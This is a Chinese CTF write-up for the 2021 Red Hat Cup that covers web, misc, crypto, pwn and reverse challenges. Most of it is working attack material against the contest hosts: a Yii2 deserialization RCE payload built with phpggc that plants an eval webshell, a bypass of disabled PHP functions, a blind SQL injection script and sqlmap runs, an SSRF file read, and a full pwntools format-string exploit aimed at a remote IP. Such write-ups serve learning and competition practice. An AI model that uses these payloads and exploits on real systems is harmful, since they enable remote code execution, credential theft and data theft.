

红帽杯–Venom–WriteUp

Web

find_it

```
[11:53:15] 200 - 381B - /index.php
[11:53:15] 200 - 381B - /index.php/login/
[11:53:18] 200 - 10KB - /LICENSE
[11:53:21] 200 - 14KB - /logo
[11:53:40] 200 - 84B - /robots.txt
[11:53:42] 403 - 328B - /server-status/
```

	Pretty	Raw	Render	\n	Actions
1	HTTP/1.1 200 OK				
2	Date: Sun, 09 May 2021 03:53:04 GMT				
3	Content-Type: text/plain				
4	Content-Length: 84				
5	Connection: close				
6	Vary: Accept-Encoding				
7	Last-Modified: Sat, 08 May 2021 14:43:02 GMT				
8	ETag: "54-5c1d28fb74980-gzip"				
9	Accept-Ranges: bytes				
10	Vary: Accept-Encoding				
11	X-Via-JSL: d2f7d53,-				
12	X-Cache: bypass				
13					
14	When I was a child,I also like to read Robots.txt				
15					
16	Here is what you want:1indexx.php				
17					

Send

Cancel

< >

Target: http://eci-2zebqmo8ffjgd7d487qd.clou

Request

Pretty

Raw

Actions

```

1 GET /.index.php.swp HTTP/1.1
2 Host: eci-2zebqmo8ffjgd7d487qd.cloudecil1.chunqu.com
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:87.0) Gecko/20100101 Firefox/87.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Cookie: __jsluid_h=2ff0f6fcc37be6c5d5b558a29682e2e5
10 Upgrade-Insecure-Requests: 1
11
12

```

Response

Pretty

Raw

Render

Actions

```

1 HTTP/1.1 200 OK
2 Date: Sun, 09 May 2021 03:53:29 GMT
3 Content-Length: 1219
4 Connection: close
5 Last-Modified: Sat, 08 May 2021 14:43:02 GMT
6 Tag: "4c3-5c1a28fb74980"
7 Accept-Ranges: bytes
8 Via: JS: d2f7d53,-
9 Cache: bypass
10
11 :?php $link = mysql_connect('localhost', 'root'); ?>
12 <html>
13 <head>
14 <title>
15 Hello world!
16 </title>
17 <style>
18 body{
19 background-color:white;
20 text-align:center;
21 padding:50px;
22 font-family:"Open Sans","Helvetica Neue",Helvetica,Arial,sans-serif;
23 }
24 #logo{

```

```

1 <?php $link = mysql_connect('localhost', 'root'); ?>
2 <html>
3 <head>
4     <title>Hello world!</title>
5     <style>
6     body {
7         background-color: white;
8         text-align: center;
9         padding: 50px;
10        font-family: "Open Sans","Helvetica Neue",Helvetica,Arial,sans-
11        serif;
12    }
13
14    #logo {
15        margin-bottom: 40px;
16    }
17    </style>
18 </head>
19 <body>
20     
21     <h1><?php echo "Hello My freind!"; ?></h1>
22     <?php if($link) { ?>
23         <h2>I Can't view my php files?!</h2>
24     <?php } else { ?>
25         <h2>MySQL Server version: <?php echo mysql_get_server_info(); ?>
26     </h2>
27     <?php } ?>
28 </body>
29 </html>
30 <?php
31
32 #Really easy...
33
34 $file=fopen("flag.php","r") or die("Unable 2 open!");
35
36 $I_know_you_wanna_but_i_will_not_give_you_hhh =
37 fread($file,filesize("flag.php"));
38
39

```

```

36
37 $hack=fopen("hack.php","w") or die("Unable 2 open");
38
39 $a=$_GET['code'];
40
41 if(preg_match('/system|eval|exec|base|compress|chr|ord|str|replace|pack|as
sert|preg|replace|create|function|call|\\~|\\^|\\`|flag|cat|tac|more|tail|ech
o|require|include|proc|open|read|shell|file|put|get|contents|dir|link|dl|v
ar|dump/', $a)){
42     die("you die");
43 }
44 if(strlen($a)>33){
45     die("nonono.");
46 }
47 fwrite($hack,$a);
48 fwrite($hack,$I_know_you_wanna_but_i_will_not_give_you_hhh);
49
50 fclose($file);
51 fclose($hack);
52 ?>
53

```

Send Cancel < >

Target: http://eci-2zebqmo8ffjgd7d487qd.cloudecil.ichunqiu.com

Request	Response
<pre> 1 GET /index.php?code=?php%20phpinfo(); HTTP/1.1 2 Host: eci-2zebqmo8ffjgd7d487qd.cloudecil.ichunqiu.com 3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:87.0) Gecko/20100101 Firefox/87.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 6 Accept-Encoding: gzip, deflate 7 DNT: 1 8 Connection: close 9 Cookie: _jsluid_h=2ff0fefcc37be6c5d5b558a29682e2e5 10 Upgrade-Insecure-Requests: 1 11 12 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Date: Sun, 09 May 2021 04:05:10 GMT 3 Content-Type: text/html 4 Content-Length: 381 5 Connection: close 6 Vary: Accept-Encoding 7 Vary: Accept-Encoding 8 X-Via-JSL: ff72b00,- 9 X-Cache: bypass 10 11 <html> 12 <head> 13 <title> 14 Hello world! 15 </title> 16 <style> 17 body{ 18 background-color:white; 19 text-align:center; 20 padding:50px; 21 font-family:"Open Sans","Helvetica Neue",Helvetica,Arial,sans-serif; 22 } 23 </pre>
<pre> 1 GET /hack.php HTTP/1.1 2 Host: eci-2zebqmo8ffjgd7d487qd.cloudecil.ichunqiu.com 3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:87.0) Gecko/20100101 Firefox/87.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 6 Accept-Encoding: gzip, deflate 7 DNT: 1 8 Connection: close 9 Cookie: _jsluid_h=2ff0fefcc37be6c5d5b558a29682e2e5 10 Upgrade-Insecure-Requests: 1 11 12 </pre>	<pre> 782 </td> 783 <td class="e"> 784 PWD 785 </td> 786 <td class="v"> 787 / 788 </td> 789 <td class="e"> 790 ICQ_FLAG 791 </td> 792 <td class="v"> 793 flag{4afd7cef-709a-4b4f-a7c4-102c3b96f071} 794 </td> 795 </tr> 796 <tr> 797 <td class="e"> 798 I need a 799 </td> 800 </tr> </pre>

```

1 flag{4afd7cef-709a-4b4f-a7c4-102c3b96f071}

```

framework

```

[12:10:18] 301 - 267B - /css -> http://eci-2ze5dz17y89pklaw3xgh.cloudecil.ichunqiu.com/css/
[12:10:25] 200 - 318B - /favicon.ico
[12:10:32] 200 - 2KB - /index.php
[12:10:32] 200 - 2KB - /index.php/login/
[12:10:53] 200 - 23B - /robots.txt
[12:11:10] 200 - 18MB - /www.zip

```

Task Completed

https://mp.weixin.qq.com/s?__biz=MzU5MDI0ODI5MQ==&mid=2247485129&idx=1&sn=b27e3fe845daee2fb13bb9f36f53ab40&chksm=fdc066c5cab7efd3f7356c0930e4d786b8fdefa661f5eb26a2c0679c4f5ef97e5b1d4b2d9172&token=718379963&lang=zh_CN#rd

```
html > controllers > SiteController.php > SiteController > actionAbout > $message
89
90     return $this->goHome();
91 }
92
93 /**
94  * Displays contact page.
95  *
96  * @return Response|string
97  */
98 public function actionContact()
99 {
100     $model = new ContactForm();
101     return $this->render('index', [
102         'model' => $model,
103     ]);
104 }
105
106 /**
107  * Displays about page.
108  *
109  * @return string
110  */
111 public function actionAbout($message = 'Hello')
112 {
113     $data = base64_decode($message);
114     unserialize($data);
115 }
116
117 }
```

The screenshot shows a web browser displaying a 500 Internal Server Error. The error message is "PHP Fatal Error - yii\base\ErrorException" with the detail "Class name must be a valid object or a string". The browser's developer tools are open, showing the request and response details. The request is a GET to /index.php?r=site%2Fabout&message=... The response is a 500 status with the error message. The browser's address bar shows the target URL: http://ec2-2ze5dz17y89klaw3xgh.cloudoci1.lichunqu1.com/index.php?r=site%2Fabout&message=...

原来是 `disable_function` 里面把 `system` 给禁了

[illegible]

```
1 → phpggc git:(master) X ./phpggc Yii2/RCE2 'eval($_REQUEST["ant"]);' |
  base64
2 TzoyMzoiewlpXGRiXEJhdGNoUXVlcnlSZXN1bHQiOjE6e3M6MzY6IgB5aWlcZGJcQmF0Y2hRdW
  VyeVJlc3VsdaBfZGF0YVJlYWRLciI7TzoxNzoiewlpXhldlYlxEYlNlc3Npb24iOjE6e3M6MTM6
```

IndyaXRlQ2FsbGJhY2siO2E6Mjp7aTow0086MzI6InlpaVxjYWNoaW5nXEV4cHJlc3Npb25EZXBmRlbnN5IjoxOntzOjEwOjJleHByZXNzaW9uIjtzOjIzOjJldmFsKCRfUkVRVUVTVFsiYW50I0p0yI7fWk6MTtzOjE4OjJldmFsdWF0ZURlcGVuZGVuY3kiO3I9fQo=

Request

1 GET /index.php?r=site%2Fabout&message=TzoyMzoiZWlpaVxjYWNoaW5nXEV4cHJlc3Npb25EZXBmRlbnN5IjoxOntzOjEwOjJleHByZXNzaW9uIjtzOjIzOjJldmFsKCRfUkVRVUVTVFsiYW50I0p0yI7fWk6MTtzOjE4OjJldmFsdWF0ZURlcGVuZGVuY3kiO3I9fQo=

2 Host: eci-2zeekzpgsy8b5rnxpnmw.cloudoci1.ichunqiu.com

3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:87.0) Gecko/20100101 Firefox/87.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

6 Accept-Encoding: gzip, deflate

7 DNT: 1

8 Connection: close

9 Referer: http://eci-2ze5dz17y89pk1aw3xgh.cloudoci1.ichunqiu.com/index.php?r=site%2Fcontact

10 Cookie: PHPSESSID=etq698op5aptsjpc99j6i5um4; _csrf=da09a1259a6ecfd76b02e5411a9a5ac8d422c629de8427229536ef09640ad3a2k3ak7b193a0k38s3k3a5k3ak22_csrF92Zk38l3k3A1X38s3k3A2k3Ak2204ekQ1QpQUGT67Ia07Tt1tPslchXa-e8k2Zk38k7D; _jsluid_h=e49d720b0ddfc3f68cc8d4a861527c0b

11 Upgrade-Insecure-Requests: 1

12

13

Response

1 HTTP/1.1 200 OK

2 Date: Sun, 09 May 2021 06:47:34 GMT

3 Content-Type: text/html; charset=UTF-8

4 Content-Length: 0

5 Connection: close

6 Expires: Thu, 19 Nov 1981 08:52:00 GMT

7 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

8 Pragma: no-cache

9 X-Via-JSL: 9075de7,-

10 X-Cache: bypass

11

12

13

绕过 disable_functions-183.222.96.251

选择模式

开始

LD_PRELOAD

Fastcgi/PHP_FPM

Apache_mod_cgi

JSON_Serializer_UAF

PHP7_GC_UAF

PHP7_Backtrace_UAF

PHP74_FFI

AntSword-Labs/bypass_disable_functions/3

Bypass PHP system functions disabled via mod_cgi(0cx.cc)

github.com/l3m0n/Bypass_Disable_functions_Shell

Shell状态

PHP版本5.6

PHP位数64

操作系统Linux

当前目录/var/www/html/1

open_basedir

函数支持

dl x

中国蚁剑

183.222.96.251

> 183.222.96.251

<> 脚本执行 - 183.222.96.251

> 183.222.96.251

(*) 基础信息

当前路径: /var/www/html/web

磁盘列表: /

系统信息: Linux engine-1 4.19.24-7.25.al7.x86_64 #1 SMP Mon Mar 15 11:48:21 CST 2021 x86_64

当前用户: ctf

(*) 输入 ashelp 查看本地命令

(ctf:/var/www/html/web) \$ ls

ant.php

assets

css

favicon.ico

index.php

robots.txt

shell.ant

www.zip

(ctf:/var/www/html/web) \$ /readflag

flag{a8d66a41-e27e-4792-bf45-14fe51944e9b}

(ctf:/var/www/html/web) \$

WebsiteManager

图片查看处有注入

```
+ $ sqlmap git:(master) x python sqlmap.py -u 'http://ec2-Zzeir5o8pv6heotta01.cloudcil.chunquiu.com/image.php?id=1*' --tamper space2mysqlblank --technique=B --level 5 --current-db
```

```
      _-H_
     [O]
    _-I- [O] _-I- I- I- I-
   _-I- [O] _-I- I- I- I- I-
  _-I-IV-- _-I- http://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. no liability and not responsible for any misuse or damage caused by this program

```
[*] starting @ 15:19:25 /2021-05-09/

[15:19:25] [INFO] loading tamper module 'space2mysqlblank'
[15:19:25] [WARNING] tamper script 'space2mysqlblank' is only meant to be run against MySQL
custom injection marker '*' found in option '-u'. Do you want to process it? [Y/n/q]
[15:19:26] [INFO] resuming back-end DBMS 'mysql'
[15:19:26] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('__jsluid_h=3518c8d96c0..452f6eb4a6'). Do you want to use those [Y/n]
sqlmap resumed the following injection point(s) from stored session:

Parameter: #1* (URI)
Type: boolean-based blind
Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
Payload: http://ec2-Zzeir5o8pv6heotta01.cloudcil.chunquiu.com:80/image.php?id=1 RLIKE (SELECT (CASE WHEN (1296=1296) THEN 1 ELSE 0x28 END))

[15:19:28] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[15:19:28] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL unknown
[15:19:28] [INFO] fetching current database
[15:19:28] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[15:19:28] [INFO] retrieved: ctf
current database: 'ctf'
[15:19:33] [INFO] fetched data logged to text files under '/Users/mcdiceman/.sqlmap/output/ec2-Zzeir5o8pv6heotta01.cloudcil.chunquiu.com'
```


```

1 import requests
2 import string
3
4 charset = ",@"+ string.digits + string.ascii_lowercase +
5 string.ascii_uppercase
6
7 def r(s):
8     s = s.replace(" ", "**/")
9     return s
10
11 sql = r("select concat(id,username,password) from users")
12 result = ""
13 for i in range(1,50):
14     for c in charset:
15         cc = ord(c)
16         url = f"http://eci-
17 2zeir5o8p6vh6eotta01.cloudecil.ichunqiu.com/image.php?id=-1/*
18 */or**/(ascii(mid(({sql}},{i},1))={cc}))"
19         r = requests.get(url)
20         if len(r.text) > 1024:
21             result += c
22             print(result)
23             break

```

```
KeyboardInterrupt
[root@L1n3-Test-AliYun-HK]: /root
→ python3 1.py
1
1a
1ad
1adm
1admi
1admin
1admin5
1admin53
1admin539
1admin5396
1admin5396d
1admin5396d7
1admin5396d7d
1admin5396d7de
1admin5396d7de7
1admin5396d7de77
1admin5396d7de771d
1admin5396d7de771d5
1admin5396d7de771d5d
1admin5396d7de771d5d6
1admin5396d7de771d5d61
1admin5396d7de771d5d615
1admin5396d7de771d5d6150
1admin5396d7de771d5d61505
1admin5396d7de771d5d61505b
1admin5396d7de771d5d61505b8
```

账户admin 密码5396d7de771d5d61505b8直接ssrf 用file协议读flag



Send Cancel < > Target: http://eci-2zeir5o8p6vh6eotta01.cloud

Request

1 POST /modify.php HTTP/1.1
2 Host: eci-2zeir5o8p6vh6eotta01.cloud
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15; rv:87.0) Gecko/20100101 Firefox/87.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 18
9 Origin: http://eci-2zeir5o8p6vh6eotta01.cloud
10 DNT: 1
11 Connection: close
12 Referer: http://eci-2zeir5o8p6vh6eotta01.cloud
13 Cookie: _jsuid_h=ee39a1368a259e54410e9a198cd224cc; username=QESFDx4K3D
14 Upgrade-Insecure-Requests: 1
15
16 host=File:///flag

Response

1 HTTP/1.1 200 OK
2 Date: Sun, 09 May 2021 07:30:28 GMT
3 Content-Type: text/html
4 Content-Length: 850
5 Connection: close
6 Vary: Accept-Encoding
7 Vary: Accept-Encoding
8 X-Via-JSL: d2f7d53,-
9 X-Cache: bypass
10
11 <!DOCTYPE html>
12 <html>
13 <head>
14 <meta charset="UTF-8">
15 <meta name="viewport" content="width=device-width, initial-scale=1">
16 <!--<link rel="stylesheet" href="https://cdn.jsdelivr.net/npm/bulma@0.8.0/css
17 <link rel="stylesheet" href="css/bulma.min.css">
18 <!--<script defer src="https://use.fontawesome.com/releases/v5.3.1/js/all.js">
19 <script defer src="js/fa.js">
20 </script>
21 <title>
Is website alive?
</title>
22 </head>
23 <body>
24 <section class="section">
25 <div class="container">
Is website alive?
</div>
26 </section>
27 </body>
28 </html>
29
30 Notice: Undefined index: referer in /var/www/html/modify.php on line 33
31 string(46) "[flag{640b7f50-a0ca-4906-882b-2083f8328179}]"]"

Misc

签到

EBCDIC编码

解题思路

e.g. type boolean

★ BROWSE THE FULL DCODE TOOLS LIST

Results

flag{we1c0me_t0_redhat2021}

PayPal 打开

EBCDIC ENCODING DECODER

★ EBCDIC ENCODED TEXT TO CONVERT

Hexadecimal Extended ASCII [00-FF] (Automatic Detection)

86 93 81 87 C0 A6 85 F1 83 F0 94 85 6D A3 F0 6D
99 85 84 88 81 A3 F2 F0 F2 F1 D0

★ RESULTS FORMAT

☒ ASCII (PRINTABLE) CHARACTERS
☐ HEXADEXIMAL 00-7F-FF
☐ DECIMAL 0-127-255

Decoder

- ★ EBCDIC
- ★ What is EBCDIC encoding?
- ★ How to encode EBCDIC cipher?
- ★ How to decode EBCDIC cipher?
- ★ When EBCDIC was invented?

Crypto

primegame

近似原题，拿过来稍微修改一下就可以了

https://github.com/pcw109550/write-up/blob/master/2020/KAPO/Baby_Bubmi/

```
ValueError: list.remove(x): x not in list
root@Q30-0-20-11-L1n3-Test ~# ./root
> sage 1.sage
['f', 'l', 'a', 'g', ' ', '7', '1', '5', ' ', 'c', '3', '9', ' ', 'c', '3', ' ', '1', ' ', 'b', '4', ' ', '6', ' ', ' ', '4', ' ', 'c', '2', ' ', '3', ' ', ' ', '\x00']
Traceback (most recent call last):
  File "1.sage.py", line 61, in <module>
    cand_chr.remove(c)
ValueError: list.remove(x): x not in list
root@Q30-0-20-11-L1n3-Test ~# ./root
> sage 1.sage
['8', '0', '0', '6', ' ', '2', '7', ' ', 'b', '4', ' ', '3', ' ', 'e', 'b', ' ', 'a', ' ', '2', ' ', '4', ' ', '4', ' ', '6', ' ', ' ', '\x00', '\x00', '\x00', '\x00', '\x00', '\x00', '\x00']
root@Q30-0-20-11-L1n3-Test ~# ./root
```

flag{715c39c3-1b46-4c23-8006-27b43eba2446}

hpcurve

```
1 import itertools
2 import struct
3
4 p = 100000000000000001119
5 R.<x> = GF(p)[]
6 y=x
7 f = y + y^7
8 C = HyperellipticCurve(f, 0)
9 J = C.jacobian()
10 Ds = [J(C(x, min(f(x).sqrt(0,1)))) for x in (11,22,33)]
11
12 enc =
13     bytes.fromhex('66def695b20eeae3141ea80240e9bc7138c8fc5aef20532282944ebbbad
14     76a6e17446e92de5512091fe81255eb34a0e22a86a090e25dbbe3141aff0542f5')
15
16 print(len(enc))
17
18 known_pt = 'aaaaaaaaaaaaaaaaaflag'.encode()
19
20 rng_output = bytes(e^m for e,m in zip(enc, known_pt))
21
22
23 blocks = [rng_output[i:i+8] for i in range(0, len(rng_output), 8)]
24 ui = [int.from_bytes(r, 'little') for r in blocks]
25
26 print(ui)
27
28 u = x^3 + ui[2]*x^2 + ui[1]*x + ui[0]
29
30
31 L = GF(p).algebraic_closure()
32 roots = [r[0] for r in u.change_ring(L).roots()]
33
34
35 RR.<zz> = PolynomialRing(L)
36 v = RR.lagrange_polynomial([(xi, f(xi).sqrt()) for xi in roots])
37 vi = [v.coefficients()[i].as_finite_field_element()[1] for i in range(3)]
38 vi = [(int(-c), int(c)) for c in vi]
39
40 # print(vi)
41
42 for rs in itertools.product(*vi):
43
44     print(rs)
45     q = struct.pack('<'+ 'Q'*len(rs), *rs)
46
47     flag = bytes(k^m for k,m in zip(rng_output+q, enc))
48     print(flag)
```

插值找到

```
1 [9406735202825780999, 1215277151449350005, 4986131889746979161]
2 (6799504737297016313, 4413307456031713654, 9350413817117071737)
3 b'aaaaaaaaaaaaaaaaaflag{1b82f60a-43ab-4f18-8ccc' // 目标
```

```

4 (6799504737297016313, 4413307456031713654, 649586182882929382)
5 b'aaaaaaaaaaaaaaaaaaaaaflag{1b82f60a-43ab-4\xf9\xc2\xafD\xda\xff\xa3\xeb'
6 (6799504737297016313, 5586692543968287465, 9350413817117071737)
7 b'aaaaaaaaaaaaaaaaaaaaaflag{1b82f60\xfe\xde\xe3z\x9a\xbe\x95Df18-8ccc'
8 (6799504737297016313, 5586692543968287465, 649586182882929382)
9 b'aaaaaaaaaaaaaaaaaaaaaflag{1b82f60\xfe\xde\xe3z\x9a\xbe\x95D\xf9\xc2\xafD\
xda\xff\xa3\xeb'
10 (3200495262702984806, 4413307456031713654, 9350413817117071737)
11 b'aaaaaaaaaaaaaaaaaaaaaflag\xe4\xca\xf5\xbd\xc6\xa6\x00Ba-43ab-4f18-8ccc'
12 (3200495262702984806, 4413307456031713654, 649586182882929382)
13 b'aaaaaaaaaaaaaaaaaaaaaflag\xe4\xca\xf5\xbd\xc6\xa6\x00Ba-43ab-
4\xf9\xc2\xafD\xda\xff\xa3\xeb'
14 (3200495262702984806, 5586692543968287465, 9350413817117071737)
15 b'aaaaaaaaaaaaaaaaaaaaaflag\xe4\xca\xf5\xbd\xc6\xa6\x00B\xfe\xde\xe3z\x9a\x
be\x95Df18-8ccc'
16 (3200495262702984806, 5586692543968287465, 649586182882929382)
17 b'aaaaaaaaaaaaaaaaaaaaaflag\xe4\xca\xf5\xbd\xc6\xa6\x00B\xfe\xde\xe3z\x9a\x
be\x95D\xf9\xc2\xafD\xda\xff\xa3\xeb'

```

还原信息

```

1 keys = struct.pack("<QQQQQQ",9406735202825780999, 1215277151449350005,
4986131889746979161,6799504737297016313, 4413307456031713654,
9350413817117071737)
2 # print(keys)
3 enc =
bytes.fromhex('66def695b20eeae3141ea80240e9bc7138c8fc5aef20532282944ebbbad
76a6e17446e92de5512091fe81255eb34a0e22a86a090e25dbbe3141aff0542f5')
4 leng = len(keys)
5 keys = list(keys)
6 flag = ""
7 enc = list(enc)
8 for i in range(len(enc)):
9     flag += chr(keys[i%leng]^enc[i])
10 print(flag)
11 // flag{1b82f60a-43ab-4f18-8ccc-97d120aae6fc}

```

Pwn

parserparser

content-length=-1时有格式化字符串漏洞

```

1 from pwn import *
2 from urllib import quote
3 context.log_level = 'debug'
4 #p = process("./chall")
5 p = remote("47.105.94.48", 12435)
6 libc = ELF("./libc-2.27.so")

```

```

7 code = '''GET / HTTP/1.0
8 Content-Length:-1
9
10 %p-%15$p-%211$p
11 '''
12
13 p.send(code)
14 p.recvuntil("> ")
15 stack = int(p.recv(14), 16)
16 p.recvuntil("-")
17 pie = int(p.recv(14), 16)
18 p.recvuntil("-")
19 libc.address = int(p.recv(14), 16)-0x7ffff7a05b97+0x7ffff79e4000
20 ret_addr = stack - 0x7fffffd8bf + 0x7fffffd8c8
21 one = libc.address + 0x10a45c
22 payload = "%"+str((one)&0xff)+"c%22$hn"+p64(ret_addr)
23 pad = 22-len(payload)
24 payload = "A"*pad + "%"+str(one-pad&0xff)+"c%22$hn"+p64(ret_addr)
25 code = "GET / HTTP/1.0\nContent-Length:-1\n\n%s"%(payload)
26 #icq2aadaa2801d9610eb6ac281ed140f
27 p.send(code)
28 payload = "%"+str((one>>8)&0xff)+"c%22$hn"+p64(ret_addr+1)
29 pad = 22-len(payload)
30 payload = "A"*pad + "%"+str((one>>8)-pad&0xff)+"c%22$hn"+p64(ret_addr+1)
31 code = "GET / HTTP/1.0\nContent-Length:-1\n\n%s"%(payload)
32 pause()
33 p.send(code)
34 payload = "%"+str((one>>16)&0xff)+"c%22$hn"+p64(ret_addr+2)
35 pad = 22-len(payload)
36 payload = "A"*pad + "%"+str((one>>16)-pad&0xff)+"c%22$hn"+p64(ret_addr+2)
37 code = "GET / HTTP/1.0\nContent-Length:-1\n\n%s"%(payload)
38 pause()
39 p.send(code)
40 payload = "%"+str((one>>24)&0xff)+"c%22$hn"+p64(ret_addr+3)
41 pad = 22-len(payload)
42 payload = "A"*pad + "%"+str((one>>24)-pad&0xff)+"c%22$hn"+p64(ret_addr+3)
43 code = "GET / HTTP/1.0\nContent-Length:-1\n\n%s"%(payload)
44 pause()
45 p.send(code)
46 payload = "%"+str((one>>32)&0xff)+"c%22$hn"+p64(ret_addr+4)
47 pad = 22-len(payload)
48 payload = "A"*pad + "%"+str((one>>32)-pad&0xff)+"c%22$hn"+p64(ret_addr+4)
49 code = "GET / HTTP/1.0\nContent-Length:-1\n\n%s"%(payload)
50 pause()
51 p.send(code)
52 pause()
53 p.sendline("./getflag")
54 p.sendline("#icq2aadaa2801d9610eb6ac281ed140f")
55 p.interactive()

```

Reverse

ezRev

```
1  #!/usr/bin/env python3
2  def xtea_dec(f, key):
3      j = 0x9E3779B9
4      s = j * 32
5      for i in range(32):
6          f[1] -
7          = (((f[0] << 4) ^ (f[0] >> 5)) + f[0]) ^ (s + key[(s >> 11) & 3])
8          s -= j
9          f[0] -= (((f[1] << 4) ^ (f[1] >> 5)) + f[1]) ^ (s + key[s & 3])
10         key[0] += 789;
11         key[3] += 135;
12         return f, key
13
14 def main():
15     key = [424242, 325477, 523007, 424242]
16     enc_flag = [
17         (0xD118C7B2, 0x7FC3F3A8),
18         (0x4A19F2DA, 0x472469E1),
19         (0x7C682864, 0x50C0E3D1),
20         (0x0C595670B, 0x2EE07578),
21         (0x0D040A3F0, 0x0C5590286),
22         (0x0D82B07A8, 0x0D5978C2C),
23         (0x4E2BC556, 0x79E2E90),
24         (0x0C7A353B5, 0x493995B),
25     ]
26     for f in enc_flag:
27         dec_f, key = xtea_dec(f, key)
28         print(dec_f[0], dec_f[1])
29
30 if __name__ == "__main__":
31     main()
```